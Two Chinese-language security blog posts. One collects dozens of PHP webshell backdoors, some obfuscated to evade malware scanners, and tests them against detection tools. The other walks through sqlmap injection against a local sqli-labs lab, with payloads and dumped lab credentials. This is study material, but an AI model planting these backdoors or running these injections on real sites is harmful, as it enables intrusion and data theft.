2021年10月4日 星期一

PHP webshell後門和代碼審計

webshell

https://www.cnblogs.com/croso/p/6198314.html  [转]中国最大的Webshell后门箱子调查,所有公开大马全军覆没

webshell-1.php(assert)

@$A = 'Acc';
$p = '_';
$o = 'PO';
$s = 'S';
$t = 'T';
$a = 'as';
$b = 'sert';
$Acc = $a . $b;
@${$A}(${$p . $o . $s . $t}[ziiuioxs]);

echo 'error';
exit;
後門:
@assert($_POST[ziiuioxs]);
密碼:ziiuioxs

webshell-2.php(array_filter回調)

@$ksvSGu = "\x73tr\x5f\x72e\x70l\x61\x63e";

@$xRec = @$ksvSGu('wcaSq', '', 'awcaSqrrwcaSqawcaSqywcaSq_filwcaSqter');

@$SOet = @$ksvSGu('wZTB', '', 'aswZTBsewZTBrwZTBt');

@$xRec((array)@$_REQUEST['rretgscr'], @$SOet);

後門:
@array_filter((array)@$_REQUEST['rretgscr'],'assert');
密碼:rretgscr

webshell-3.php(create_function)

if ($_GET['jumpvv']) {

    $tu = "TVFsnZG9vcnB5J";

    $mzd = "10pOwoK";

    $fc = "Cg";

    $tnz = str_replace("rn", "", "rnstrnrrn_rrnernprnlrnarncrne");

    $nu = "pqldmqFsKCRfUE9";

    $qwb = $tnz("u", "", "ubuausue6u4u_udueucoudue");

    $lcq = $tnz("j", "", "jcrjejatej_jfujnjcjtjiojn");

    $htx = $lcq('', $qwb($tnz("q", "", $fc . $nu . $tu . $mzd)));
    $htx();
}
後門:
create_function('', base64_decode(str_replace("q", "", "CgpqldmqFsKCRfUE9TVFsnZG9vcnB5J10pOwoK")));
=
create_function('', eval($_POST['doorpy']));
密碼:doorpy

webshell-4.php(preg_replace+/e修飾符)

@$EuTsNl="p"."r"."eg_r"."epla"."c"."e";

@$EuTsNl("/[email]/e",$_POST['iiaqffg'],"error");
後門:
@preg_replace("/[email]/e",$_POST['iiaqffg'],"error");
密碼:iiaqffg

webshell-5.php(preg_filter+/e修飾符)

$ad = '|';$ad .='.';$ad .='*|';$ad .='e';

@preg_filter($ad, $_REQUEST['andyzhengs'], '');

後門:
@preg_filter(|.*|e, $_REQUEST['andyzhengs'], '');
密碼:andyzhengs


webshell-6.php(D盾繞過,create_function)

https://www.freebuf.com/articles/web/264582.html  php一句话后门学习(含免杀)
class create {
    public $filter = ['q' => '_function'];
    public $value = '';

    public function __construct() {
        $this->value = $_POST['a'];
        $name = get_class($this) . $this->filter['q'];
        $st = $name('', $this->value);
        $st();
    }
}

$a = new create();
後門:
create_function('', $_POST['a']);
密碼:a

審計


php-malware-scanner

# composer require scr34m/php-malware-scanner
# php ./vendor/scr34m/php-malware-scanner/scan.php -d /www/wwwroot/webshell.bt -k -L -p -c
# ER # {/www/wwwroot/webshell.bt/webshell-2.php} #\\[Xx](5[Ff]) # '_' as "\x5f" # 3
# ER # {/www/wwwroot/webshell.bt/webshell-3.php} #\$[a-z]+\(\$[a-z0-9]+\( # nested function call used variables # 19
Start time: 2021-10-04 16:49:22
End time: 2021-10-04 16:49:22
Total execution time: 0
Base directory: /www/wwwroot/webshell.bt
Total directories scanned: 24
Total files scanned: 6
Total malware identified: 2

只掃出 webshell-2.php 和 webshell-3.php 

php-malware-detector

# composer require ollyxar/php-malware-detector
新增scanner.php
require 'vendor/autoload.php';

// First parameter is a scan directory
// Second parameter is an array of file extensions to scan
(new \Ollyxar\AntiMalware\Scanner('/www/wwwroot/webshell.bt',['php']))->run();

會使用到exec(),php cli 要把exec 禁用去掉
# php scanner.php

 File:         /www/wwwroot/webshell.bt/webshell-1.php
 Size:         177 B
 Owner:        root
 Permissions:  0644
 Hazard level: 1

 [double-variable] at line 11
 @${$A}(${$p . $

 File:         /www/wwwroot/webshell.bt/webshell-2.php
 Size:         231 B
 Owner:        root
 Permissions:  0644
 Hazard level: 1

 [obfuscation] at line 3
  = "\x73tr\x5f\x72e\x70l\x61\x63e"

 File:         /www/wwwroot/webshell.bt/webshell-4.php
 Size:         107 B
 Owner:        root
 Permissions:  0644
 Hazard level: 1

 [obfuscation] at line 3
 @$EuTsNl="p"."r"."eg_r"."epla"."c"."e";

 2021-10-06 15:11:23 - scan end.
 Total PHP files scanned: 6
 Total suspicious files: 3

掃出 webshell-1.php 、 webshell-2.php 、webshell-4.php 

D盾

掃出 webshell-1.php 、webshell-2.php、webshell-3.php、webshell-4.php、webshell-5.php

應該如何做

無論上面使用哪種工具 webshell-6.php 都會被繞過,那應該怎麼做?
https://stackoverflow.com/a/3782031  Exploitable PHP functions
I guess you won't be able to really find all possible exploits by parsing your source files.
我猜你不能藉由語法分析源碼(審計工具)真的找出所有可能的漏洞利用
  • also if there are really great lists provided in here, you can miss a function which can be exploited
  • 即使這裡真的有很好的清單,你能錯過一個會被漏洞利用的方法
  • there still could be "hidden" evil code like this
  • 這裡依然可能有惡意代碼像這樣被"隱藏" 
$myEvilRegex = base64_decode('Ly4qL2U=');

preg_replace($myEvilRegex, $_POST['code'],'');

  • you could now say, I simply extend my script to also match this
  • 你可以說,我簡單的擴展我的腳本去匹配他
  • but then you will have that many "possibly evil code" which additionally is out of it's context
  • 但是你將有許多"可能的惡意代碼"沒匹配上
  • so to be (pseudo-)secure, you should really write good code and read all existing code yourself
  • 所以為了安全,你應該真的寫好代碼和讀懂所有現有的代碼
把上面的惡意代碼當做webshell-7.php

webshell-7.php(preg_replace+/e修飾符)

$myEvilRegex = base64_decode('Ly4qL2U=');
preg_replace($myEvilRegex, $_POST['code'],'');;
後門:
preg_replace('/.*/e', $_POST['code']);
密碼:code

其他常見的php一句話後門

https://www.freebuf.com/articles/web/264582.html  php一句话后门学习(含免杀)

webshell-8.php(eval)

@eval($_POST['a']);
後門:
@eval($_POST['a']);
密碼:a

webshell-9.php(assert)

@assert($_POST['a']);
後門:
@assert($_POST['a']);
密碼:a

webshell-10.php(mb_ereg_replace/mb_eregi_replace/mbereg_replace/mberegi_replace + e修飾符)

@mb_ereg_replace('.*',$_POST['a'],'','e');
@mb_eregi_replace('.*',$_POST['a'],'','e');
@mbereg_replace('.*',$_POST['a'],'','e');
@mberegi_replace('.*',$_POST['a'],'','e');
後門:
@mb_ereg_replace('.*',$_POST['a'],'','e');
@mb_eregi_replace('.*',$_POST['a'],'','e');
@mbereg_replace('.*',$_POST['a'],'','e');
@mberegi_replace('.*',$_POST['a'],'','e');
密碼:a

webshell-11.php(函數變量)

$_GET['a']($_GET['b']);
後門:
$_GET['a']($_GET['b']);
密碼:a=assert&b=phpinfo();

webshell-12.php(call_user_func/call_user_func_array 回調)

call_user_func('assert', $_REQUEST['pass']);
call_user_func_array('assert', array($_REQUEST['pass']));
後門:
call_user_func('assert', $_REQUEST['pass']);
call_user_func_array('assert', array($_REQUEST['pass']));
密碼:pass

webshell-13.php(filter_var/filter_var_array回調)

filter_var($_REQUEST['pass'], FILTER_CALLBACK, array('options' => 'assert'));
filter_var_array(array('test' => $_REQUEST['pass']), array('test' => array('filter' => FILTER_CALLBACK, 'options' => 'assert')));
後門:
filter_var($_REQUEST['pass'], FILTER_CALLBACK, array('options' => 'assert'));
filter_var_array(array('test' => $_REQUEST['pass']), array('test' => array('filter' => FILTER_CALLBACK, 'options' => 'assert')));
密碼:pass

webshell-14.php(register_shutdown_function)

$e = $_REQUEST['e'];
register_shutdown_function($e, $_REQUEST['pass']);
後門:
$e = $_REQUEST['e'];
register_shutdown_function($e, $_REQUEST['pass']);
密碼:e=assert&pass=phpinfo();

https://www.leavesongs.com/PENETRATION/php-callback-backdoor.html  创造tips的秘籍——PHP回调后门

webshell-15.php(array_map回調)

$e = $_REQUEST['e'];
$arr = array($_POST['pass'],);
array_map(base64_decode($e), $arr);
後門:
array_map(base64_decode($e), $arr);
密碼:e=YXNzZXJ0  + pass
YXNzZXJ0就是assert的base64加密

php5.4.8+中的assert

php 5.4.8+後的版本,assert函數由一個參數,增加了一個可選參數descrition:
這就增加(改變)了一個很好的“執行代碼”的方法assert,這個函數可以有一個參數,也可以有兩個參數。那麼以前回調後門中有兩個參數的回調函數,現在就可以使用了。

webshell-16.php(uasort回調)

$e = $_REQUEST['e'];
$arr = array('test', $_REQUEST['pass']);
uasort($arr, base64_decode($e));
後門:
uasort($arr, base64_decode($e));
密碼:e=YXNzZXJ0  + pass

webshell-17.php(uksort回調)

$e = $_REQUEST['e'];
$arr = array('test' => 1, $_REQUEST['pass'] => 2);
uksort($arr, $e);
後門:
uksort($arr, $e);
密碼:e=assert  + pass


webshell-18.php(uasort/uksort 面向對象)

// way 0
$arr = new ArrayObject(array('test', $_REQUEST['pass']));
$arr->uasort('assert');

// way 1
$arr = new ArrayObject(array('test' => 1, $_REQUEST['pass'] => 2));
$arr->uksort('assert');
後門:
$arr->uasort('assert');
$arr->uksort('assert');
密碼:pass
webshell-19.php(array_reduce/array_udiff回調)

// way 1
$e = $_REQUEST['e'];
$arr = array(1);
array_reduce($arr, $e, $_POST['pass']);

// way 2
$e = $_REQUEST['e'];
$arr = array($_POST['pass']);
$arr2 = array(1);
array_udiff($arr, $arr2, $e);
後門:
array_reduce($arr, $e, $_POST['pass']);
array_udiff($arr, $arr2, $e);
密碼:e=assert&pass=phpinfo();

三參數回調函數

有些函數需要的回調函數類型比較苛刻,回調格式需要三個參數。比如array_walk。array_walk的第二個參數是callable類型,正常情況下它是格式是兩個參數的


php中,可以執行代碼的函數:
  1. 一個參數:assert
  2. 兩個參數:assert (php5.4.8+)
  3. 三個參數:preg_replace /e模式

webshell-20.php(array_walk/array_walk_recursive + preg_replace回調)

// way 1
$e = $_REQUEST['e'];
$arr = array($_POST['pass'] => '|.*|e',);
array_walk($arr, $e, '');

// way 2
$e = $_REQUEST['e'];
$arr = array($_POST['pass'] => '|.*|e',);
array_walk_recursive($arr, $e, '');
後門:
array_walk($arr, $e, '');
array_walk_recursive($arr, $e, '');
密碼:e=preg_replace&pass=phpinfo();

單參數後門終極奧義

webshell-21.php(register_tick_function)

$e = $_REQUEST['e'];
declare(ticks=1);
register_tick_function($e, $_REQUEST['pass']);
後門:
register_tick_function($e, $_REQUEST['pass']);
密碼:e=assert&pass=phpinfo();

webshell-22.php(preg_replace_callback/mb_ereg_replace_callback+create_function回調)

preg_replace_callback('/.+/i', create_function('$arr', 'return assert($arr[0]);'), $_REQUEST['pass']);
mb_ereg_replace_callback('.+', create_function('$arr', 'return assert($arr[0]);'), $_REQUEST['pass']);

後門:
preg_replace_callback('/.+/i', create_function('$arr', 'return assert($arr[0]);'), $_REQUEST['pass']);
mb_ereg_replace_callback('.+', create_function('$arr', 'return assert($arr[0]);'), $_REQUEST['pass']);
密碼:pass=phpinfo();

webshell-23.php(CallbackFilterIterator類+create_function回調)

$iterator = new CallbackFilterIterator(new ArrayIterator(array($_REQUEST['pass'],)), create_function('$a', 'assert($a);'));
foreach ($iterator as $item) {
    echo $item;
}
後門:
$iterator = new CallbackFilterIterator(new ArrayIterator(array($_REQUEST['pass'],)), create_function('$a', 'assert($a);'));
密碼:pass=phpinfo();


webshell-24.php(array_map回調+php-malware-detector繞過)

function today($c, $d) {
    @array_map($c, $d);
}
today(assert, array($_GET[benosvwx7]));
密碼:benosvwx7=phpinfo();


其他惡意代碼

https://stackoverflow.com/a/3697776  Exploitable PHP functions

malicious-1.php(copy)

根據 RATS(連接已失效) ,所有PHP的 檔案系統函數 都是令人擔憂的(nasty)。有些看起來對攻擊者不像很有用。但你可以想象有些很有用。例如,如果 allow_url_fopen=On 則URL可以被當做文件路徑(file path)使用,所以 copy($_GET['s'], $_GET['d']); 可以被用來上傳PHP腳本到系統的任意位置。另外,如果這個站的GET請求有弱點(vulnerable),每一個檔案系統函數可以被攻擊者濫用,通過你的server去攻擊其他主機
copy($_GET['s'], $_GET['d']);
漏洞利用:
將  http://other.host.bt/webshell-8.txt (內容為 <?php @eval($_POST['a']) ?> )複製到 http://webshell2.bt/ 的 webshell-8.php
這樣 http://webshell2.bt/webshell-8.php 就是webshell 
當然你也可以複製其他網站的圖片(jpg)到 http://webshell2.bt/ 上

move_uploaded_file

https://stackoverflow.com/a/3715941  Exploitable PHP functions
I know move_uploaded_file has been mentioned, but file uploading in general is very dangerous. Just the presence of $_FILES should raise some concern.
move_uploaded_file 需要被注意,文件上傳通常是危險的。所有有 $_FILES 的地方都需要提高警覺。
It's quite possible to embed PHP code into any type of file. Images can be especially vulnerable with text comments. The problem is particularly troublesome if the code accepts the extension found within the $_FILES data as-is.
十分有可能將PHP代碼嵌入圖片中(文件包含漏洞)
For example, a user could upload a valid PNG file with embedded PHP code as "foo.php". If the script is particularly naive, it may actually copy the file as "/uploads/foo.php". If the server is configured to allow script execution in user upload directories (often the case, and a terrible oversight), then you instantly can run any arbitrary PHP code. (Even if the image is saved as .png, it might be possible to get the code to execute via other security flaws.)
例如,用戶上傳PNG文件(內嵌PHP代碼)。如果伺服器配置允許在用戶上傳的目錄運行腳本,那麼你可以執行任何PHP代碼(即使圖片存成.png,他可能被其他安全瑕疵執行) - 文件包含漏洞
A (non-exhaustive) list of things to check on uploads:
  • Make sure to analyze the contents to make sure the upload is the type it claims to be
  • Save the file with a known, safe file extension that will not ever be executed
  • Make sure PHP (and any other code execution) is disabled in user upload directories
如何檢查文件上傳(非詳盡的)
  • 分析內容,確保上傳的文件類型是他所上傳的
  • 保存檔案為不會被執行的安全文件類型(白名單)
  • 確保PHP和其他代碼執行(文件包含)不會執行用戶上傳目錄上的文件


2021年9月30日 星期四

sqlmap使用心得

前言

在 從sqli-labs學習SQL注入(Less1-Less6) 的系列中,展示了手動注入,這篇文章將使用sqlmap注入

安裝

安裝python

我的windows 10 電腦已經裝過了(Python 3.8.6),這裡略過

下載sqlmap

$ git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
然後以下的操作都在 sqlmap-dev 資料夾下操作

sqli-labs

Less-1(基於GET的注入)

聯合查詢注入

檢查注入點

$ python sqlmap.py -u "http://sqlilabs.bt/Less-1/?id=1" --dbms=MySQL --random-agent --flush-session --technique=U -v 3
...
對於剩餘的測試,您想要包括所有針對 "MySQL" 擴展提供的級別(1)和風險(1)值的測試嗎? [Y/n] 輸入"Y"
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
...
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
...
GET參數'id'是弱點。你想要繼續測試其他的(如果有)?
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]  N 
發現id是聯合查詢注入(UNION query)的弱點
sqlmap identified the following injection point(s) with a total of 29 HTTP(s) requests:
---
Parameter: id (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-7535' UNION ALL SELECT NULL,CONCAT(0x71766b6271,0x644d6a4547546f724e4f6a5943474779796379665674464b4a496f76655865696472594b54466848,0x7171627871),NULL-- -
    Vector:  UNION ALL SELECT NULL,[QUERY],NULL-- -
---
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.0
可以查出使用的是nginx和大概的MySQL版本(我的環境是MySQL 5.6)

--technique=TECH - SQL注入技術測試(默認B布爾、E報錯、U聯合查詢、S、T延時)
--dbms=DBMS  - 強制後端的DBMS為此值
--random-agent - 使用隨機選定的HTTP User Agent Header
--flush-session - 刷新當前目標的會話文件
-v VERBOSE - 詳細級別:0-6(默認為1)。3:有效載荷注入。

列庫

$ python sqlmap.py -u "http://sqlilabs.bt/Less-1/?id=1" --dbms=MySQL --random-agent --flush-session --technique=U -v 3 --dbs
...
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] security

列表

$ python sqlmap.py -u "http://sqlilabs.bt/Less-1/?id=1" --dbms=MySQL --random-agent --flush-session --technique=U -v 3 -D security --tables
Database: security
[4 tables]
+----------+
| emails   |
| referers |
| uagents  |
| users    |
+----------+

列出表中字段

$ python sqlmap.py -u "http://sqlilabs.bt/Less-1/?id=1" --dbms=MySQL --random-agent --flush-session --technique=U -v 3 -D security -T users --columns
Database: security
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(3)      |
| password | varchar(20) |
| username | varchar(20) |
+----------+-------------+

dump資料

$ python sqlmap.py -u "http://sqlilabs.bt/Less-1/?id=1" --dbms=MySQL --random-agent --flush-session --technique=U -v 3 -D security -T users --dump
Database: security
Table: users
[8 entries]
+----+------------+----------+
| id | password   | username |
+----+------------+----------+
| 1  | Dumb       | Dumb     |
| 2  | I-kill-you | Angelina |
| 3  | p@ssword   | Dummy    |
| 4  | crappy     | secure   |
| 5  | stupidity  | stupid   |
| 6  | genious    | superman |
| 7  | mob!le     | batman   |
| 8  | admin      | admin    |
+----+------------+----------+

報錯注入

檢查注入點

$ python sqlmap.py -u "http://sqlilabs.bt/Less-1/?id=1" --dbms=MySQL --random-agent --flush-session --technique=E -v 3
...
sqlmap identified the following injection point(s) with a total of 6 HTTP(s) requests:
---
Parameter: id (GET)
    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=1' AND EXTRACTVALUE(7938,CONCAT(0x5c,0x7176786a71,(SELECT (ELT(7938=7938,1))),0x716b626b71)) AND 'uYoJ'='uYoJ
    Vector: AND EXTRACTVALUE([RANDNUM],CONCAT('\','[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]'))
---

發現id是報錯注入(error-based)的注入點
其他【列庫】、【列表】、【列字段】、【列值】和上面一樣

布爾盲注

$ python sqlmap.py -u "http://sqlilabs.bt/Less-1/?id=1" --dbms=MySQL --random-agent --flush-session --technique=B -v 3
...
sqlmap identified the following injection point(s) with a total of 19 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 8085=8085 AND 'ZUiE'='ZUiE
    Vector: AND [INFERENCE]
---
發現id是布爾盲注(boolean-based blind)的注入點

延時盲注

$ python sqlmap.py -u "http://sqlilabs.bt/Less-1/?id=1" --dbms=MySQL --random-agent --flush-session --technique=T -v 3
...
sqlmap identified the following injection point(s) with a total of 43 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2422 FROM (SELECT(SLEEP(5)))mFjj) AND 'mKHO'='mKHO
    Vector: AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])
---
發現id是延時盲注(time-based blind)的注入點
延時盲注是實務上最強的注入方式(聯合查詢注入因不輸出查詢結果而不能使用、報錯注入因不輸出mysql_error()報錯而不能使用、布爾盲注因true和false都輸出同樣的結果而不能使用),但是在跑sqlmap時因為要sleep(),所以也是最花時間的

Less-11(基於POST的注入)

聯合查詢注入

檢查注入點(使用-r)

將 Burpsuite 截取的數據包內容保持為文本格式,如: sqli-labs-less-11.txt 然後放到 sqlmap-dev 資料夾(即sqlmap資料夾)下
POST /Less-11/ HTTP/1.1
Host: sqlilabs.bt
Content-Length: 37
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://sqlilabs.bt
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://sqlilabs.bt/Less-11/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

uname=admin&passwd=2333&submit=Submit
然後直接使用 sqlmap 的 -r 參數來加載這個請求包:
$ python sqlmap.py -r sqli-labs-less-11.txt --dbms=MySQL --random-agent --flush-session --technique=U -v 3
...
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 28 HTTP(s) requests:
---
Parameter: uname (POST)
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: uname=admin%' UNION ALL SELECT NULL,CONCAT(0x7170706271,0x485079745259634d616679727a597655584e76474c6748725a586d616d6f7a62676f4d7448794247,0x7178706a71)#&passwd=2333&submit=Submit
    Vector:  UNION ALL SELECT NULL,[QUERY]#
---
發現uname是聯合查詢注入(UNION query)的注入點

-r REQUESTFILE - 從一個文件中載入HTTP請求

檢查注入點(使用--data)

$ python sqlmap.py -u "http://sqlilabs.bt/Less-11/" --data="uname=admin&passwd=2333&submit=Submit" -p "uname" --dbms=MySQL --random-agent --flush-session --technique=U -v 3
...
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 28 HTTP(s) requests:
---
Parameter: uname (POST)
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: uname=admin%' UNION ALL SELECT CONCAT(0x717a7a6a71,0x68556c4f5158426e5279434e756f6d504869485945715773746444554a4653794358484c65656c6a,0x7178767a71),NULL#&passwd=2333&submit=Submit
    Vector:  UNION ALL SELECT [QUERY],NULL#
---
一樣可以發現uname是聯合查詢注入(UNION query)的注入點

--data=DATA - 通過POST發送的數據字符串
-p TESTPARAMETER - 可測試的參數

Less-18(基於User-Agent 請求頭的注入)

報錯注入

檢查注入點(使用-r)

將 Burpsuite 截取的數據包內容保持為文本格式,如: sqli-labs-less-18.txt 然後放到 sqlmap-dev 資料夾(即sqlmap資料夾)下,然後手動通過 * 來標記注入點: User-Agent: * 
POST /Less-18/ HTTP/1.1
Host: sqlilabs.bt
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://sqlilabs.bt
Content-Type: application/x-www-form-urlencoded
User-Agent: *
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://sqlilabs.bt/Less-18/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

uname=admin&passwd=admin&submit=Submit

$ python sqlmap.py -r sqli-labs-less-18.txt --dbms=MySQL --random-agent --flush-session --technique=E -v 0 --level=3
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (1) values? [Y/n] Y
parameter 'User-Agent' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 720 HTTP(s) requests:
---
Parameter: User-Agent (User-Agent)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.6) Gecko/2009020410 Fedora/3.0.6-1.fc9 Firefox/3.0.6'||(SELECT 0x6455485a FROM DUAL WHERE 7808=7808 AND GTID_SUBSET(CONCAT(0x717a627671,(SELECT (ELT(1983=1983,1))),0x7171626a71),1983))||'
---
發現User-Agent 是報錯注入(error-based)的注入點

--level=3 - 必須設置level 3以上才會發現 User-Agent 是注入點
-v 0 - 只顯示Python的回溯,錯誤和關鍵消息。

Less-19(基於Referer 請求頭的注入)

報錯注入

檢查注入點(使用-r)

將 Burpsuite 截取的數據包內容保持為文本格式,如: sqli-labs-less-19.txt 然後放到 sqlmap-dev 資料夾(即sqlmap資料夾)下,然後手動通過 * 來標記注入點: Referer: * 
POST /Less-19/ HTTP/1.1
Host: sqlilabs.bt
Content-Length: 38
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://sqlilabs.bt
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: *
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

uname=admin&passwd=admin&submit=Submit

$ python sqlmap.py -r sqli-labs-less-19.txt --dbms=MySQL --random-agent --flush-session --technique=E -v 0
custom injection marker ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
(custom) HEADER parameter 'Referer #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 248 HTTP(s) requests:
---
Parameter: Referer #1* ((custom) HEADER)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: '||(SELECT 0x506b4f51 FROM DUAL WHERE 4198=4198 AND GTID_SUBSET(CONCAT(0x716b766a71,(SELECT (ELT(3749=3749,1))),0x716a7a6271),3749))||'
---
發現Referer 是報錯注入(error-based)的注入點

ps. 這題和Less-18不同,不需要設置 --level=3 就能找到注入點

Less-20(基於cookie的注入)

聯合查詢注入

檢查注入點(使用-r)

將 Burpsuite 截取的數據包內容保持為文本格式,如: sqli-labs-less-20.txt 然後放到 sqlmap-dev 資料夾(即sqlmap資料夾)下,然後手動通過 * 來標記注入點: Cookie: uname=admin* 
GET /Less-20/index.php HTTP/1.1
Host: sqlilabs.bt
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36
